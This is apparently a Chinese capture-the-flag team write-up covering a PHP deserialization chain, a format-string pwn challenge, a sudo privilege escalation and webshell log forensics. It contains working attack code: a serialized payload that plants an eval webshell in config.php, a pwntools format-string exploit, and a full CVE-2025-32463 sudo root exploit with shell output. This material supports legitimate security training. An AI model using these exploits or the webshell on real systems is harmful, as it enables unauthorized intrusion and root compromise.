V2RAY战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

排名

战队名称：第45名

解题思路

WEB

浅析php原生类

Gemini梭了

```php
<?php

// 1. 必须严格使用题目中的类名，并且属性必须是 private
// 这样生成的序列化字符串才是 O:7:"install" 且包含 \0install\0 前缀
class install {
    private $username;
    private $password;

    // 这里的构造函数只是为了方便我们在脚本里赋值
    // 题目源码里没有这个构造函数，但这不影响序列化结果
    public function __construct($user, $pass) {
        $this->username = $user;
        $this->password = $pass;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

// --- 第一步：最里面的核心 (Until) ---
// 它的任务是在反序列化过程中干掉 install.lock
$until = new Until();
$until->a = "ZipArchive";
$until->b = "install.lock";
$until->c = 8; // ZipArchive::OVERWRITE

// --- 第二步：中间层 (Middle Install - 也就是特洛伊木马) ---
// 它的 username 放 Until，是为了配合外层触发 __toString -> __invoke 链条
// 它的 password 放 Webshell，这才是我们真正想写入 config.php 的内容
// 注意：因为它是 install 对象，序列化它时，它的 password 也会被转成字符串保留下来
$shell = '<?php @eval($_POST[1]);?>';
$middle_install = new install($until, $shell);

// --- 第三步：最外层 (Top Install) ---
// 它的 username 放 Middle，反序列化时会触发 echo $this->username
// 进而触发 Middle 的 __toString，再触发 Until 的 __invoke (删除锁文件)
// 脚本结束时，Top 先触发 __destruct，此时锁文件已没，它成功把 $middle_install 写入 config.php
$top_install = new install($middle_install, "anything");

// 生成最终 Payload
echo urlencode(serialize($top_install));

?>
```

把输出上传，再给config.php传个命令就行

PWN

我最好的初代同事

基本的format利用

先用%p拿到一个栈地址，计算出rbp的偏移

修改rbp，让rbp指向的地址指向一个返回地址，下面就可以修改返回地址跳转到后门函数

flag{c441954bc307e86d3aafa0d5836ab0e6}

```
class fmt:
    def dump(self, num = 1, after = None, exact = [], force_exact = False):
        '''
        这个方法会自动发送数据并返回泄露的地址列表，返回的地址不带0x，也不带单引号之类的杂质字符
        num为%p的数量
        exact为需要标识的位置列表，如果需要标识%14$p，那么可以使用exact = [14]
        如果开启force_exact，那么方法会使用$来控制读取位置，读取exact各元素对应位置的地址
        开启force_exact后，num参数会失效
        应该没bug
        '''
        if force_exact:
            if not exact:
                raise ValueError("Exact location list is empty")
            for loc in exact:
                if loc ≤ 0:
                    raise ValueError("Exact location list contains negative number")
            else:
                fmt = ''.join([f"%{i}$p" for i in exact]).encode()
        else:
            fmt = b"%p" * num
        if after and isinstance(after, bytes):
            self.serial.sendlineafter(after, fmt)
        else:
```

```python
            self.serial.sendline(fmt)
        p.recvuntil(b"0x")
        leaked_addrs = str(self.serial.recv((num + 1) * 0x12)).replace("(nil)", "0x(nil)").split("0x")
        leaked_addrs[0], leaked_addrs[-1] = leaked_addrs[0][2:], leaked_addrs[-1][:-3]
        print(leaked_addrs)
        # pause()
        for idx, addr in enumerate(leaked_addrs, 1):
            if "nil" in addr:
                output = addr
            else:
                output = "0x" + addr
            if force_exact:
                idx = exact[idx - 1]
            print(f"{idx}:\t", output, end = '')
            if idx in exact and not force_exact:
                print("\t<<<")
            else:
                print()
        return leaked_addrs

if rmt:
    p = remote('11111', 11111)
else:
    p = process('/root/fmt')
if debug:
    context.log_level = "debug"
    context.terminal = ["tmux","splitw","-h"]
    gdb.attach(p)
context.arch = "amd64"
i = 0
while i ≤ 4:
    p.recvuntil(b"what's ")
    n1 = p.recvuntil(b" ", drop = True)
    p.recvuntil(b"add ")
    n2 = p.recvuntil(b"\n", drop = True)
    p.sendline(str(int(n1) + int(n2)).encode())
    i += 1
p.sendlineafter(b"leave\n", b"1")
gen = fmt(p)

# pause()
stack = int(gen.dump(7, b"Input:\n")[0], 16) + 0x26c8
print(hex(stack))
rbp = stack & 0xff
p.sendline(b"1")
p.sendlineafter(b"Input:\n", f"%{rbp}c%10$hhn".encode())
p.sendlineafter(b"leave\n", b"1")
p.sendlineafter(b"Input:\n", b"%215c%14$hhn")
p.interactive()
```

InfoSec


最近还好吗

```
pwn@391de30fdc72:/tmp$ ./exploit.sh
woot!
root@391de30fdc72:/# cat /flag
flag{b799ab1186af82ebfcd3bce4966b010a}
root@391de30fdc72:/# ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.sh  sys  tmp  usr  var
root@391de30fdc72:/# cat /tmp/exploit.sh
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
root@391de30fdc72:/# _
```

CDF

可恶的木马竟然伪装成我的朋友

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}



线索2：IP

`183.62.9.42`

线索3：当晚黑客尝试访问过的 WebShell 文件名（按尝试时间顺序）

从当天 JSP 相关访问中，剔除正常业务 JSP（如 `selectResult.jsp`、`serviceCase.jsp` 等），聚焦与入侵直接相关且**被实际用作 WebShell/利用点**的 JSP

按时间排序（仅文件名）：

1. `table.jsp`
   - 21:02:20 `GET /sxzn/table.jsp` 404
   - 典型试探型文件名，尝试是否存在后门/测试页。
2. `en.jsp` （`/sxzn/js/My97DatePicker/lang/en.jsp`）
   - 首次：21:02:32 `GET`，接着 `POST ?act=login`，随后多次 `POST en.jsp` 返回 200 463
   - 明显被用作命令执行点（WebShell/利用点），是攻击核心入口之一。
3. `2.jsp`
   - 21:04:39 首次 `GET /sxzn/2.jsp` 返回 200 1271
   - 之后大量 `POST /sxzn/2.jsp` 不同响应长度，明显是上传成功的 JSP WebShell，被反复操作。

所以，当晚黑客先后尝试/使用的 WebShell（或被用作 WebShell 的 JSP）按时间顺序为：

线索3：WebShell 文件名顺序

`table.jsp、en.jsp、2.jsp`

flag 拼接

按照题目要求格式：

`flag{日期/IP/WebShell文件名1-文件名2-...}`

代入三条线索：

- 日期：`2018-02-23`
- IP：`183.62.9.42`
- WebShell 顺序：`table.jsp-en.jsp-2.jsp`

得到最终 flag 为：

Game

我勒个超级玛丽奥

NoVNC打开后通过ctrl-alt-del发送弹出菜单，右键左下角，选择shell→bash打开终端，cd到flags目录cat一下即可得到flag